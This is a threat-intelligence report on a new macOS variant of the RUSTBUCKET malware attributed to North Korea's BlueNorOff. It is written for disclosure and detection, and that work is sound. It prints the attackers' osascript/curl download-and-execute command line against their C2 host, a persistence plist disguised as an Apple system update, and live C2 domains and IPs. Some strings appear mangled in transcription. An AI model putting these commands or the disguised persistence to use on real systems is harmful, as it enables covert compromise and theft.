

# The DPRK strikes using a new variant of RUSTBUCKET

By Salim Bitam, Ricardo Ungureanu, Colson Wilhoit, Seth Goodwin, Andrew Pease

Published: 2023-07-14 · Archived: 2026-04-06 00:22:39 UTC

## Key takeaways

- The RUSTBUCKET malware family is in an active development phase, adding built-in persistence and focusing on signature reduction.
- REF9135 actors are continually shifting their infrastructure to evade detection and response.
- The DPRK continues financially motivated attacks against cryptocurrency service providers.
- If you are running Elastic Defend, you are protected from REF9135

## Preamble

The Elastic Security Labs team has detected a new variant of the RUSTBUCKET malware, a family that has been previously attributed to the BlueNorOff group by [Jamf Threat Labs](#) in April 2023.

This variant of RUSTBUCKET, a malware family that targets macOS systems, adds persistence capabilities not previously observed and, at the time of reporting, is undetected by VirusTotal signature engines. Elastic Defend behavioral and prebuilt detection rules provide protection and visibility for users. We have also released a signature to prevent this malware execution.

The research into REF9135 used host, binary, and network analysis to identify and attribute intrusions observed by this research team, and other intelligence groups, with high confidence to the Lazarus Group; a cybercrime and espionage organization operated by the Democratic People's Republic of North Korea (DPRK).


This research will describe:

- REF9135's use of RUSTBUCKET for sustained operations at a cryptocurrency payment services provider
- Reversing of an undetected variant of RUSTBUCKET that adds a built-in persistence mechanism
- How victimology, initial infection, malware, and network C2 intersections from first and third-party collection align with previous Lazarus Group reporting

## RUSTBUCKET code analysis

### Overview

Our research has identified a persistence capability not previously seen in the RUSTBUCKET family of malware, leading us to believe that this family is under active development. Additionally, at the time of publication, this new variant has zero detections on VirusTotal and is leveraging a dynamic network infrastructure methodology for command and control.



Execution flow of REF9135

### Stage 1

During Stage 1, the process begins with the execution of an AppleScript utilizing the `%2Fusr%2Fbin%2Fosascript` command. This AppleScript is responsible for initiating the download of the Stage 2 binary from the C2 using cURL. This session includes the string `pd` in the body of the HTTP request and `cur1-agent` as the User-Agent string which saves the Stage 2 binary to `%2Fusers%2Fshared%2F.pd`, <https://crypto.hondchain.com/OuhVX8sdV21/HBKPHFlbyt/9zkMp5L5HS/fP7saoS3GZ/7fVlnrx>.

```
process.parent.command_line
/usr/bin/osascript -e do shell script "curl -o \"/usr/bin/osascript -e do shell script "curl -o \"/usr/s/shared/Potential Risks of Cryptocurrency Assets.pdf \" https://crypto.hondchain.com/OuhVX8sdV21/HBKPHFlbyt/9zkMp5L5HS/fP7saoS3GZ/7fVlnrx -A cur1-agent" do shell script "open \"/usr/s/shared/Potential Risks of Cryptocurrency Assets.pdf\" do shell script "curl -o /usr/s/shared/.pd https://crypto.hondchain.com/OuhVX8sdV21/HBKPHFlbyt/9zkMp5L5HS/fP7saoS3GZ/7fVlnrx -A cur1-agent -d \"pd\" do shell script "chmod 770 /usr/s/shared/.pd" do shell script "/bin/zsh -c \"/usr/s/shared/.pd https://crypto.hondchain.com/OuhVX8sdV21/HBKPHFlbyt/9zkMp5L5HS/fP7saoS3GZ/7fVlnrx -A cur1-agent -d \"pd\" && /dev/null"
```

Stage 1 command line

### Stage 2

The Stage 2 binary (`.pd`) is compiled in Swift and operates based on command-line arguments. The binary expects a C2 URL to be provided as the first parameter when executed. Upon execution, it invokes the `downAndExec` function, which is responsible for preparing a POST HTTP request. To initiate this request, the binary sets the User-Agent string as `mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)` and includes the string `pw` in the body of the HTTP request.

```
URLRequest.init(url:cachePolicy:timeoutInterval:)(v5, 0LL, 60.0);
URLRequest.httpMethod.setter('POST', 0xE400000000000000LL);
POST_body = (void **)wp;
v31 = '\xE2\x00\x00\x00';
v11 = (__int64)v48;
static String.Encoding.utf8.getter();
v12 = lazy protocol witness table accessor for type Int and conformance Int();
StringProtocol.data(using:allowLossyConversion:)(v11, 0LL, &type metadata for String, v12);
v14 = v13;
*((void (__fastcall **)(__int64, id))v47 + 1)(v11, v46);
URLRequest.httpBody.setter(v15, v14);
URLRequest.setValue(_:forHTTPHeaderField:)( // mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
0xD00000000000003FLL,
(__int64)(&qword_100003CF0 + 0x8000000000000000LL),
'egA-resU',
'\xEA\x00\x00\x00');
v16 = dispatch_semaphore_create(0LL);
InitializedObjCClass = (void *)swift_getInitializedObjCClass(&OBJC_CLASS__NSURLSession);
v18 = objc_msgSend(InitializedObjCClass, "sharedSession");
```

Setting the HTTP parameters before sending the request

During execution, the malware utilizes specific macOS APIs for various operations. It begins with [NSFileManager's temporaryDirectory](#) function to obtain the current temporary folder, then generates a random UUID using [NSUUID's UUID.init](#) method. Finally, the malware combines the temporary directory path with the generated UUID to create a unique file location and writes the payload to it.

Once the payload, representing Stage 3 of the attack is written to disk, the malware utilizes [NSTask](#) to initiate its execution.

```

InitializedObjCClass = (NSFileManager *)swift_getInitializedObjCClass((__int64)&OBJC_CLASS__NSFileManager);
v15 = -[NSFileManager defaultManager](InitializedObjCClass, "defaultManager");
v16 = objc_retainAutoreleasedReturnValue(v15);
v17 = objc_msgSend(v16, "temporaryDirectory");
v70 = objc_retainAutoreleasedReturnValue(v17);
static URL._unconditionallyBridgeFromObjectiveC(_:)(v70);
objc_release(v16);
UUID.init();
v18 = UUID.uuidString.getter();
v20 = v19;
(*(void (__fastcall **)(__BYTE *, __int64))(v64 + 8))(v6, v65);
URL.appendingPathComponent(_:)(v18, v20);
    
```

Generating the Stage 3 file path

### Stage 3

In Stage 3, the malware ([9ca914b1cfa8c0ba021b9e00bda71f36cad132f27cf16bda6d937badee66c747](#)) is a FAT macOS binary that supports both ARM and Intel architectures written in Rust. It requires a C2 URL to be supplied as a parameter.

The malware initiates its operations by dynamically generating a 16-byte random value at runtime. This value serves as a distinctive identifier for the specific instance of the active malware. Subsequently, the malware proceeds to gather comprehensive system information, including:

- Computer name
- List of active processes
- Current timestamp
- Installation timestamp
- System boot time
- Status of all running processes within the system

The malware establishes its initial connection to the C2 server by transmitting the gathered data via a POST request. The request is accompanied by a User-Agent string formatted as **Mozilla%2F4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident%2F4.0)**.

Upon receiving the request, the C2 server responds with a command ID, which serves as an instruction for the malware. The malware is designed to handle only two commands.


#### Command ID 0x31

This command directs the malware to self-terminate.

#### Command ID 0x30

This command enables the operator to upload malicious Mach-O binaries or shell scripts to the system and execute them. The payload is stored in a randomly generated temporary path and created within the current user TMP directory following the naming convention of `$TMPDIR%2F.<8 random digits>`

Below is a summary of the command structure, indicating the constants, arguments, and payload components for easy comprehension.



Command structure example


The malware proceeds by granting execution permissions to the uploaded file using the **chmod** API.

After executing the payload, the malware sends a status update to the server, notifying it of the completed execution, and then sleeps for 60 seconds. Following this delay, the malware loops to collect system information once again and remains in a waiting state, anticipating the arrival of the next command from the server

### The undetected version of RUSTBUCKET

Using code similarities from the sample in our telemetry, we searched VirusTotal and identified an undetected variant of RUSTBUCKET.

As of the publication of this research, the [newly discovered version](#) of the malware has not been flagged by any antivirus engines on VirusTotal. A thorough analysis of the sample brought to light the addition of a new persistence capability and C2 infrastructure. The behavioral rules for Elastic Defend prevent, and Elastic’s prebuilt detection rules identify, this activity. We have also released a signature that will prevent this new variant of RUSTBUCKET.



VirusTotal results at the time of publication

### Persistence

A predominant method utilized by malware to achieve persistence on macOS is through the utilization of LaunchAgents. In macOS, users have individual LaunchAgents folders within their Library directory, enabling them to define code that executes upon each user login. Additionally, a system-level LaunchAgents folder exists, capable of executing code for all users during the login process. Elastic Defend monitors for the creation of LaunchAgents and LaunchDaemons containing malicious or suspicious values as a way to detect these persistence techniques.

In the case of this updated RUSTBUCKET sample, it establishes its own persistence by adding a plist file at the path `%2FUsers%2F<user>%2FLibrary%2FLaunchAgents%2Fcom.apple.systemupdate.plist`, and it copies the malware’s binary to the following path `%2FUsers%2F<user>%2FLibrary%2FMetadata%2FSystem Update`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.apple.systemupdate</string>
    <key>RunAtLoad</key>
    <true/>
    <key>LaunchOnlyOnce</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>ProgramArguments</key>
    <array>
      <string>/Users/[redacted]/Library/Metadata/System Update</string>
      <string>https://webhostwatto.work.gd</string>
    </array>
  </dict>
</plist>
```

File content of plist used for persistence

There are several elements of the plist file, using standard true/false or string values:

- **Label:** The key "Label" specifies the name of the LaunchAgent, which in this case is **com.apple.systemupdate**. This expects a string value.
- **RunAtLoad:** This indicates that the LaunchAgent should execute its associated code immediately upon loading, specifically during system startup or user login. This expects a true%2Ffalse value.
- **LaunchOnlyOnce:** This prevents the malware from being executed multiple times concurrently and expects a true%2Ffalse value.
- **KeepAlive:** This key instructs the system to keep the LaunchAgent running and relaunch it if it terminates unexpectedly. This expects a true%2Ffalse value.
- **ProgramArguments:** The "ProgramArguments" key specifies an array of strings that define the program or script to be executed by the LaunchAgent. This expects a string value and in this case, the LaunchAgent executes the file located at "%2FUsers%2F<user>%2FLibrary%2FMetadata%2FSystem Update " and provides the C2 URL "https:%2F%2Fwebhostwatto.work[.]gd" as an argument to the malware.

## RUSTBUCKET and REF9135 analysis

### Overview

The RUSTBUCKET campaign has previously been associated with BlueNorOff by Jamf and Sekoia.io. BlueNorOff is believed to be operating at the behest of the DPRK for the purposes of financial gain in order to ease the strain of global sanctions. BlueNorOff is a sub-unit of the overarching DPRK offensive cyber attack organization, the [Lazarus Group](#). The [2016 Bangladesh Bank robbery](#) stands out as BlueNorOff's most notorious attack, wherein their objective was to illicitly transfer over \$850M from the Federal Reserve Bank of New York account owned by Bangladesh Bank, the central bank of Bangladesh, by exploiting the SWIFT network.

As an analyst note, if you're interested in a tremendously verbose and detailed walkthrough of this intrusion, Geoff White and Jean Lee released a 19-part podcast through the [BBC World Service](#) that is an unbelievable account of this event.

### Networking infrastructure

The persistence mechanism identified previously calls out to **https:%2F%2Fwebhostwatto.work[.]gd**. Third-party research into this URL indicates that 12%2F89 [VirusTotal](#) vendors have identified it as malicious, and it exists within a community collection documenting the [DangerousPassword phishing campaign](#).

The screenshot displays the VirusTotal interface for the URL `https://webhostwatto.work.gd/`. At the top left, a circular gauge shows a Community Score of 12 out of 89. A red banner indicates that 12 security vendors have flagged this URL as malicious. The URL is shown as `http://webhostwatto.work.gd/webhostwatto.work.gd`. Below this, there are tabs for DETECTION, DETAILS, TELEMETRY, and COMMUNITY (1). Under the COMMUNITY tab, a section titled 'Contained In Collections (1)' shows a collection named 'DangerousPasswordURL' updated 12 days ago by 'pieme\_lee'. The summary for this collection states: 'The URL applied in DangerousPassword campaign. URLs: 191'. An activity graph is visible on the right side of the collection entry.

VT detections and community collections for `https://webhostwatto.work[.]gd`

VirusTotal [last saw](#) the domain pointing to **104.168.167[.]88**. Which has been specifically identified in a [Sekoia.io blog](#) in May as part of BlueNorOff's RUSTBUCKET campaign.

# IP and domains

## Active Bluenoroff C2 servers

104.156.149[.]130 (2023-04-18 - today)  
104.255.172.52 (2023-03-18 - today)  
104.234.147[.]28 (2023-01-21 - today)  
104.168.138.7 (2023-03-17 - today)  
**104.168.167[.]88 (2022-10-17 - today)**  
155.138.159.45 (2022-09-20 - today)

Updated RUSTBUCKET IP (104.168.167[.]88) previously identified by Sekoia.io

Further connecting **webhostwatto.work[.]jgd** to DangerousPassword, BlueNorOff, and the DPRK campaigns, this domain shares a TLS leaf certificate fingerprint hash ( **1031871a8bb920033af87078e4a418ebd30a5d06152cd3c2c257aecdf8203ce6** ) with another domain, **companydeck[.]online**.

**companydesk[.]online** is included in the [VirusTotal Graph](#) (VirusTotal account required) for [APT38](#), which is also known as DangerousPassword, BlueNorOff, etc.

The screenshot shows the VirusTotal Graph interface. On the left, a card for **companydeck.online** displays its name, creation date (2023-03-21 00:00:00), last update (2023-03-21 00:00:00), and detection status from AlphaSOC (malware), CyRadar (malicious), Heimdal Security (malicious), Sectookup (malicious), and alphaMountain.ai (suspicious). On the right, a table lists relationships for the domain:

File Type	Count	Entity Type	Count	Relationships
Ink	19 / 19	Domain	109 / 172	Resolutions
macho	6 / 10	IP Address	11 / 48	Parent Domain
zip	15 / 18	File	50 / 133	Communicating files
msi	1 / 1	Collection	0 / 37	Historical SSL Certificates
text	3 / 13	SSL Certificate	0 / 36	
undefined	1 / 57	URL	6 / 10	
html	1 / 1	Whois	0 / 32	
xml	0 / 2			
pdf	3 / 4			
com	0 / 4			
bmp	0 / 2			
applescript	1 / 1			
javascript	0 / 1			

Selection from the VirusTotal Graph for DangerousPassword

DangerousPassword and BlueNorOff are campaigns that have both been previously associated with the DPRK.

Using the IP address (64.44.141[.]15) for our initial C2 domain, **crypto.hondchain[.]com**, we uncovered 3 additional C2 domains:

- **starbucls[.]xyz**
- **jaicvc[.]com**
- **docsend.linkpc[.]net** (dynamic DNS domain)

While there are only 5 hosts (4 total domains) registered to the C2 IP address (indicating that this was not a high-capacity hosting server), we looked for additional relationships to increase the association confidence between the domains. To do this, we replicated the same fingerprinting process previously used with **webhostwatto.work[.]gd**. The TLS fingerprint hash for **starbucls[.]xyz** ( **788261d948177acfcfeb1f839053c8ee9f325bd6fb3f07637a7465acdbbef76a** ) is the same fingerprint as **jaicvc[.]com**.

With these two domains having the same TLS fingerprint hash and the fact that they were both registered to the IP address, we were able to cluster these atomic entities, and their siblings, together with high confidence:

- All hosts were registered to **64.44.141[.]15**
- **starbucls[.]xyz** and **crypto.hondchain[.]com** were observed being used by our malware samples
- **starbucls[.]xyz** and **jaicvc[.]com** shared a TLS fingerprint

	Resolve	First
<input type="checkbox"/>	<a href="#">docsend.linkpc.net</a>	2023-06-26
<input type="checkbox"/>	<a href="#">jaicvc.com</a>	2023-06-21
<input type="checkbox"/>	<a href="#">crypto.hondchain.com</a>	2023-05-29
<input type="checkbox"/>	<a href="#">www.hondchain.com</a>	2023-05-29
<input type="checkbox"/>	<a href="#">starbucls.xyz</a>	2023-03-20

Domains registered to REF9135 C2 IP address

Looking at the “First” column (when they were first observed through 3rd party passive DNS), these hosts are being created rapidly, likely as an attempt to stay ahead of detection efforts by research teams. We are associating the following domains and IP address to the REF9135 campaign with high confidence:

- **starbucls[.]xyz**
- **jaicvc[.]com**
- **crypto.hondchain[.]com**
- **64.44.141[.]15**

We have not observed **docsend.linkpc[.]net** being used with the RUSTBUCKET samples we analyzed. However, its shared IP registration and host siblings lead us to state with a moderate degree of confidence that it is directly related to RUSTBUCKET and REF9135 as C2 infrastructure; and a high degree of confidence that it is malicious (shared infrastructure as part of other campaigns).

### Defense evasion

The campaign owners used techniques to hinder the collection of Stage 2 and Stage 3 binaries by analysts who may have overlooked User-Agent strings in their investigations, as well as internet scanners and sandboxes focused on collecting malicious binaries.

As outlined in the Stage 1 section, there is a specific User-Agent string ( **cur1-agent** ) that is expected when downloading the Stage 2 binary, if you do not use the expected User-Agent, you will be provided with a 405 HTTP response status code (Method Not Allowed).

It also appears that the campaign owners are monitoring their payload staging infrastructure. Using the expected User-Agent for the Stage 3 binary download ( **mozilla%2F4.0 (compatible; msie 8.0; windows nt 5.1; trident%2F4.0)** ), we were able to collect the Stage 3 binary.

Finally, we observed REF9135 changing its C2 domain once we began to collect the Stage 2 and 3 binaries for analysis. When making subsequent requests to the original server ( **crypto.hondchain[.]com** ), we received a 404 HTTP response status code (Not Found) and shortly after, a new C2 server was identified ( **starbucls[.]xyz** ). This could be because we

caught the binary before it was rolled off as part of a normal operational security practice (don't leave your valuable payload attached to the Internet to be discovered) or because they observed a connection to their infrastructure that was not from their targeted network.

Of note, while the User-Agent strings above could initially appear to be the default cURL or Firefox User-Agents strings to an analyst, they are not. The default cURL User-Agent string is **curl%2Fversion.number** whereas the malware uses **curl-agent** (using a 1 in place of the l in "curl"). Additionally, the "Firefox" string is all lowercase (**mozilla%2F4.0 (compatible; msie 8.0; windows nt 5.1; trident%2F4.0)**), unlike actual [Firefox User-Agent strings](#) which are camel-cased.

This requirement to download payloads allows the attackers to restrict distribution to only requestors who know the correct UA string. This provides strong protection against both scanning services and researchers, who would otherwise have early access to hosted malicious files for analysis and detection engineering.

## Victimology

The REF9135 victim is a venture-backed cryptocurrency company providing services to businesses such as payroll and business-to-business transactions with a headquarters in the United States. This victim fits the mold from prior reporting on BlueNorOff targeting organizations with access to large amounts of cryptocurrency for theft.

## Observed adversary tactics and techniques

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.


### Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- [Initial access](#)
- [Execution](#)
- [Defense evasion](#)
- [Discovery](#)
- [Lateral movement](#)
- [Command and control](#)

## Diamond model

Elastic Security utilizes the [Diamond Model](#) to describe high-level relationships between adversaries, capabilities, infrastructure, and victims of intrusions. While the Diamond Model is most commonly used with single intrusions, and leveraging Activity Threading (section 8) as a way to create relationships between incidents, an adversary-centered (section 7.1.4) approach allows for a, although cluttered, single diamond.



REF9135 Diamond Model

## Detection logic

### Prevention

- [MacOS.Trojan.RustBucket](#)
- [Persistence via Suspicious Launch Agent or Launch Daemon](#)

### Hunting queries

The events for EQL are provided with the Elastic Agent using the Elastic Defend integration. Hunting queries could return high signals or false positives. These queries are used to identify potentially suspicious behavior, but an investigation is required to validate the findings.

### EQL queries

Using the Timeline section of the Security Solution in Kibana under the “Correlation” tab, you can use the below EQL queries to hunt for behaviors observed in REF9135.

#### Suspicious Curl File Download via Osascript

```
process where process.parent.name : "osascript" and process.name : "curl" and process.args : "-o"
```

#### Suspicious URL as argument to Self-Signed Binary

```
process where event.type == "start" and event.action == "exec" and  
process.code_signature.trusted == false and  
process.code_signature.signing_id regex~ ""[A-Za-z0-9\\s]{2,}\\-[a-z0-9]{40}"" and  
process.args : "http*" and process.args_count <= 3
```

## YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify the RUSTBUCKET malware:

```
rule MacOS_Trojan_RustBucket {  
  meta:  
    author = "Elastic Security"  
    creation_date = "2023-06-26"  
    last_modified = "2023-06-26"  
    license = "Elastic License v2"  
    os = "MacOS"  
    arch = "x86"  
    category_type = "Trojan"  
    family = "RustBucket"  
    threat_name = "MacOS.Trojan.RustBucket"  
    reference_sample = "9ca914b1cfa8c0ba021b9e00bda71f36cad132f27cf16bda6d937badee66c747"  
    severity = 100  
  
  strings:  
    $user_agent = "User-AgentMozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)"  
    $install_log = "/var/log/install.log"  
    $timestamp = "%Y-%m-%d %H:%M:%S"  
  
  condition:  
    all of them  
}
```

## References

The following were referenced throughout the above research:

- <https://www.jamf.com/blog/blue-nor-off-apt-targets-macos-rustbucket-malware/>
- <https://blog.sekoia.io/blue-nor-offs-rustbucket-campaign/>

## Observations

All observables are also available for [download](#) in both ECS and STIX format in a combined zip bundle.

The following observables were discussed in this research.

Observable	Type	Name	Reference
webhostwatto.work[.]gd	Domain	N%2FA	REF9135 C2
crypto.hondchain[.]com	Domain	N%2FA	REF9135 C2
starbucls[.]xyz	Domain	N%2FA	REF9135 C2
jaicvc[.]com	Domain	N%2FA	REF9135 C2
docsend.linkpc[.]net	Domain	N%2FA	REF9135 C2
companydeck[.]online	Domain	N%2FA	Associated by TLS fingerprint
104.168.167[.]88	ipv4	N%2FA	REF9135 C2
64.44.141[.]15	ipv4	N%2FA	REF9135 C2
788261d948177acfcfeb1f839053c8ee9f325bd6fb3f07637a7465acdbee76a	x509-certificate	jaicvc[.]com	REF9135 C2 fingerprint ha
1031871a8bb920033af87078e4a418ebd30a5d06152cd3c2c257aecdf8203ce6	x509-certificate	webhostwatto.work[.]gd	REF9135 C2 fingerprint ha
9ca914b1cfa8c0ba021b9e00bda71f36cad132f27cf16bda6d937badee66c747	SHA-256	N%2FA	MacOS.Troja
7fccc871c889a4f4c13a977fdd5f062d6de23c3ffd27e72661c986fae6370387	SHA-256	N%2FA	MacOS.Troja
ec8f97d5595d92ec678ffbf5ae1f60ce90e620088927f751c76935c46aa7dc41	SHA-256	N%2FA	MacOS.Troja
de81e5246978775a45f3dbda43e2716aaa1b1c4399fe7d44f918fccc4dd500	SHA-256	ErrorCheck	MacOS.Troja
4f49514ab1794177a61c50c63b93b903c46f9b914c32ebe9c96aa3c3bc1f99b16	SHA-256	N%2FA	MacOS.Troja
fe8c0e881593cc3dfa7a66e314b12b322053c67cbc9b606d5a2c0a12f097ef69	SHA-256	N%2FA	MacOS.Troja
7887638bcafd57e2896c7c16698e927ce92fd7d409aae698d33cdca3ce8d25b8	SHA-256	%2FUsers%2FShared%2F.pd	Stage 2

---

Source: <https://www.elastic.co/security-labs/DPRK-strikes-using-a-new-variant-of-rustbucket>